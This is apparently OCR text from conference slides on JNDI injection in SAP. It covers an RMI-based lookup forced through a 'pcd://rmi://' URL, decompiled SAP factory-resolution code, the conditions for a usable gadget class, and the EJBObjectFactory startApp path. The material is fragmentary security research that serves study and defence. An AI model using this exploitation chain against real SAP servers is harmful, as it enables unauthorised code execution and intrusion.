
Executes payload using “pcd://rmi://…” which forces the JNDI lookup

SAP JNDI Injection: RMI Exploitation



RMI server returns a reference to remote class

SAP JNDI Injection: RMI Exploitation



SAP JNDI Injection: RMI Exploitation


- ~~RMI-JNDI lookups can be used to load **remote clases** through JNDI references.~~

- RMI JNDI lookups can be used to load **local classes** through JNDI references.

https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE-wp.pdf

https://www.veracode.com/blog/research/exploiting-jndi-injections-java

SAP JNDI Injection: RMI Exploitation



SAP JNDI Injection: Specific gadget

- Conditions to be met:
  - **Class must exist in SAP's classpath**
  - **…. what else?**

SAP JNDI Injection: Specific gadget

```
private Object _getObjectInstance(Object refInfo, Name name, Context nameCtx,
48    Reference ref = null;
49    Object result = null;
50    if (refInfo instanceof Reference) {
51      ref = (Reference)refInfo;
52    } else if (refInfo instanceof Referenceable) {
53      ref = ((Referenceable)refInfo).getReference();
      }

56    ResolverManager mgr = (ResolverManager)ResolverManager.getInstance();
57    ObjectFactory fac = null;

59    if (ref != null) {

61      String f = ref.getFactoryClassName();
62      if (f != null) {

          try {
65          fac = mgr.findObjectFactory(f);
66        } catch (Exception e) {
67          NamingException ne = new NamingException("Exception while trying to l
68          ne.setRootCause(e);
69          throw ne;
          }

72        if (fac != null) {
73          if (fac instanceof DirObjectFactory) {
74            return ((DirObjectFactory)fac).getObjectInstance(ref, name, nameCtx
            }
76          return fac.getObjectInstance(ref, name, nameCtx, env);
          }
```

SAP JNDI Injection: Specific gadget

```
private Object _getObjectInstance(Object refInfo, Name name, Context nameCtx,
  Reference ref = null;
  Object result = null;
  if (refInfo instanceof Reference) {
    ref = (Reference)refInfo;
  } else if (refInfo instanceof Referenceable) {
    ref = ((Referenceable)refInfo).getReference();
  }

  ResolverManager mgr = (ResolverManager)ResolverManager.getInstance();
  ObjectFactory fac = null;

  String f = ref.getFactoryClassName();

  fac = mgr.findObjectFactory(f);
      NamingException ne = new NamingException("Exception while trying to l
      ne.setRootCause(e);
      throw ne;
    }

    if (fac != null) {
      if (fac instanceof DirObjectFactory) {
        return ((DirObjectFactory)fac).getObjectInstance(ref, name, nameCtx
      }
      return fac.getObjectInstance(ref, name, nameCtx, env);
    }
```

SAP JNDI Injection: Specific gadget

```
320   public ObjectFactory findObjectFactory(String objectFactoryName) throws N
321     IResolver resolver = null;
322     ObjectFactory objectFactory = null;
323     Object resolverClassName = null;
```

```
376       try {
377         Class<?> factoryClass = Class.forName(objectFactoryName, true, Thread.curr
378         ObjectFactory loadedFactory = (ObjectFactory)factoryClass.newInstance();
379         if (this.log != null &&
            this.log.toLogPathInLocation()) {
```

SAP JNDI Injection: Specific gadget

- Conditions to be met:
  - Class must exist in SAP's classpath
  - **Must be a factory**
  - **Must be casteable to ObjectFactory**
  - **…. what else?**

SAP JNDI Injection: Specific gadget

```
private Object _getObjectInstance(Object refInfo, Name name, Context nameCtx, Hashtable<?, ?> env,
  Reference ref = null;
  Object result = null;
  if (refInfo instanceof Reference) {
    ref = (Reference)refInfo;
  } else if (refInfo instanceof Referenceable) {
    ref = ((Referenceable)refInfo).getReference();
  }

  ResolverManager mgr = (ResolverManager)ResolverManager.getInstance();
  ObjectFactory fac = null;

  if (ref != null) {

    String f = ref.getFactoryClassName();
    if (f != null) {

      try {
        fac = mgr.findObjectFactory(f);
      } catch (Exception e) {
        NamingException ne = new NamingException("Exception while trying to load factory with name:
        ne.setRootCause(e);
        throw ne;
      }

      if (fac != null) {
}
return fac.getObjectInstance(ref, name, nameCtx, env);

        return fac.getObjectInstance(ref, name, nameCtx, env);
      }
```

SAP JNDI Injection: Specific gadget

- Conditions to be met:
  - Class must exist in SAP's classpath
  - Must be a factory
  - Must be casteable to ObjectFactory
  - **Must implement getObjectInstance**
  - **Must do something interesting**

SAP JNDI Injection: Specific gadget


EJBObjectFactory

```
236     String appName = getAppName(ref);

241     if (appName != null) {


247       startApp(appName);
```

SAP JNDI Injection: RMI Exploitation




RMI server returns a ref to the local EJBObjectFactory

SAP JNDI Injection: RMI Exploitation



When resolving the reference, executes the startApp() with the appName provided

SAP JNDI Injection: RMI Exploitation

